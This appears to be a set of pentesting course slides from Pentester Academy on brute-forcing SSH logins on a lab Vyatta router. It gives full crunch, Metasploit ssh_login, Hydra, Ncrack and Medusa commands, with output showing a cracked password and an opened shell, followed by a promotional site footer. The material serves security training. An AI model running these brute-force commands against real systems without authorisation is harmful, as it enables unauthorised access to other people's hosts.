Network Pentesting

Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com

Pentester Academy: http://www.PentesterAcademy.com

Pentesting Routers: Attacking SSH with Metasploit, Ncrack, Hydra and Medusa

SSH Dictionary / Bruteforce Attack

- Default passwords for maintenance accounts
- Short, guessable passwords as multiple admins on most networks
- Dictionary or Bruteforce attack most common against SSH
  - Setup an SSH server with static IP

Configure Vyatta for Attack

```
[edit]
vyatta@vyatta# set system login user admin authentication plaintext-password a2d2
[edit]
vyatta@vyatta#
[edit]
vyatta@vyatta# commit
[edit]
vyatta@vyatta# save
Saving configuration to '/config/config.boot'...
Done
[edit]
vyatta@vyatta#
```

Generate the Word List

```
PentesterAcademy# crunch 4 4 ad12 > wordlist
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256
PentesterAcademy#
```

SSH Dictionary Attack

```
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separate
ace, one pair per line
   USER_AS_PASS      true             no        Try the username as the password for all use
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(ssh_login) >
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(ssh_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(ssh_login) > set PASS_FILE /root/wordlist
PASS_FILE => /root/wordlist
msf auxiliary(ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(ssh_login) > set THREADS 20
THREADS => 20
msf auxiliary(ssh_login) > set USERNAME admin
USERNAME => admin
```

#FAIL ☺

```
[-] 192.168.1.101:22 SSH - [028/257] - Failed: 'admin':'ad11'
[*] 192.168.1.101:22 SSH - [029/257] - Trying: username: 'admin' with password: 'ad12'
[-] 192.168.1.101:22 SSH - [029/257] - Failed: 'admin':'ad12'
[*] 192.168.1.101:22 SSH - [030/257] - Trying: username: 'admin' with password: 'ad2a'
[-] 192.168.1.101:22 SSH - [030/257] - Failed: 'admin':'ad2a'
[*] 192.168.1.101:22 SSH - [031/257] - Trying: username: 'admin' with password: 'ad2d'
[-] 192.168.1.101:22 SSH - [031/257] - Failed: 'admin':'ad2d'
[*] 192.168.1.101:22 SSH - [032/257] - Trying: username: 'admin' with password: 'ad21'
[-] 192.168.1.101:22 SSH - [032/257] - Failed: 'admin':'ad21'
[*] 192.168.1.101:22 SSH - [033/257] - Trying: username: 'admin' with password: 'ad22'
[-] 192.168.1.101:22 SSH - [033/257] - Failed: 'admin':'ad22'
[*] 192.168.1.101:22 SSH - [034/257] - Trying: username: 'admin' with password: 'a1aa'
[-] 192.168.1.101:22 SSH - [034/257] - Failed: 'admin':'a1aa'
[*] 192.168.1.101:22 SSH - [035/257] - Trying: username: 'admin' with password: 'a1ad'
[-] 192.168.1.101:22 SSH - [035/257] - Failed: 'admin':'a1ad'
[*] 192.168.1.101:22 SSH - [036/257] - Trying: username: 'admin' with password: 'a1a1'
[-] 192.168.1.101:22 SSH - [036/257] - Failed: 'admin':'a1a1'
[*] 192.168.1.101:22 SSH - [037/257] - Trying: username: 'admin' with password: 'a1a2'
[-] 192.168.1.101:22 SSH - [037/257] - Failed: 'admin':'a1a2'
[*] 192.168.1.101:22 SSH - [038/257] - Trying: username: 'admin' with password: 'a1da'
[-] 192.168.1.101:22 SSH - [038/257] - Failed: 'admin':'a1da'
[*] 192.168.1.101:22 SSH - [039/257] - Trying: username: 'admin' with password: 'a1dd'
[-] 192.168.1.101:22 SSH - [039/257] - Failed: 'admin':'a1dd'
[*] 192.168.1.101:22 SSH - [040/257] - Trying: username: 'admin' with password: 'a1d1'
[-] 192.168.1.101:22 SSH - [040/257] - Failed: 'admin':'a1d1'
[*] 192.168.1.101:22 SSH - [041/257] - Trying: username: 'admin' with password: 'a1d2'
[*] Command shell session 1 opened (192.168.1.8:32786 -> 192.168.1.101:22) at 2013-10-06 02:12:44 -
0400
[+] 192.168.1.101:22 SSH - [041/257] - Success: 'admin':'a1d2' 'uid=1001(admin) gid=100(users) grou
ps=100(users),4(adm),6(disk),27(sudo),30(dip),102(quaggavty),104(vyattacfg) Linux vyatta 3.3.8-1-58
6-vyatta #1 SMP Wed Mar 13 10:35:45 PDT 2013 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > 
```

Hydra

```
PentesterAcademy# hydra -l admin -P wordlist 192.168.1.101 ssh
Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-10-06 02:19:51
[DATA] 16 tasks, 1 server, 256 login tries (l:1/p:256), ~16 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.1.101   login: admin   password: a1d2
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-10-06 02:19:56
PentesterAcademy#
```

Ncrack

```
PentesterAcademy# ncrack -v -T 5 --user admin -P wordlist 192.168.1.101:22

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2013-10-06 02:16 EDT

Discovered credentials on ssh://192.168.1.101:22 'admin' 'a1d2'
ssh://192.168.1.101:22 finished.

Discovered credentials for ssh on 192.168.1.101 22/tcp:
192.168.1.101 22/tcp ssh: 'admin' 'a1d2'

Ncrack done: 1 service scanned in 39.02 seconds.
Probes sent: 64 | timed-out: 0 | prematurely-closed: 20

Ncrack finished.
PentesterAcademy#
```

Medusa

```
PentesterAcademy# medusa -d
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

  Available modules in "." :

  Available modules in "/usr/lib/medusa/modules" :
    + cvs.mod : Brute force module for CVS sessions : version 2.0
    + ftp.mod : Brute force module for FTP/FTPS sessions : version 2.0
    + http.mod : Brute force module for HTTP : version 2.0
    + imap.mod : Brute force module for IMAP sessions : version 2.0
    + mssql.mod : Brute force module for M$-SQL sessions : version 2.0
    + mysql.mod : Brute force module for MySQL sessions : version 2.0
    + ncp.mod : Brute force module for NCP sessions : version 2.0
    + nntp.mod : Brute force module for NNTP sessions : version 2.0
    + pcanywhere.mod : Brute force module for PcAnywhere sessions : version 2.0
    + pop3.mod : Brute force module for POP3 sessions : version 2.0
    + postgres.mod : Brute force module for PostgreSQL sessions : version 2.0
    + rexec.mod : Brute force module for REXEC sessions : version 2.0
    + rlogin.mod : Brute force module for RLOGIN sessions : version 2.0
    + rsh.mod : Brute force module for RSH sessions : version 2.0
    + smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 2.0
    + smtp-vrfy.mod : Brute force module for enumerating accounts via SMTP VRFY : version 2.0
    + smtp.mod : Brute force module for SMTP Authentication with TLS : version 2.0
    + snmp.mod : Brute force module for SNMP Community Strings : version 2.0
    + ssh.mod : Brute force module for SSH v2 sessions : version 2.0
```

Medusa SSH Bruteforcing

```
PentesterAcademy# medusa -h 192.168.1.101 -u admin -P wordlist -M ssh
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
Password: aaaa (1 of 256 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
Password: aaad (2 of 256 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
Password: aaa1 (3 of 256 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
Password: aaa2 (4 of 256 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
Password: aada (5 of 256 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
Password: aadd (6 of 256 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
Password: aad1 (7 of 256 complete)
```

Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS


Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux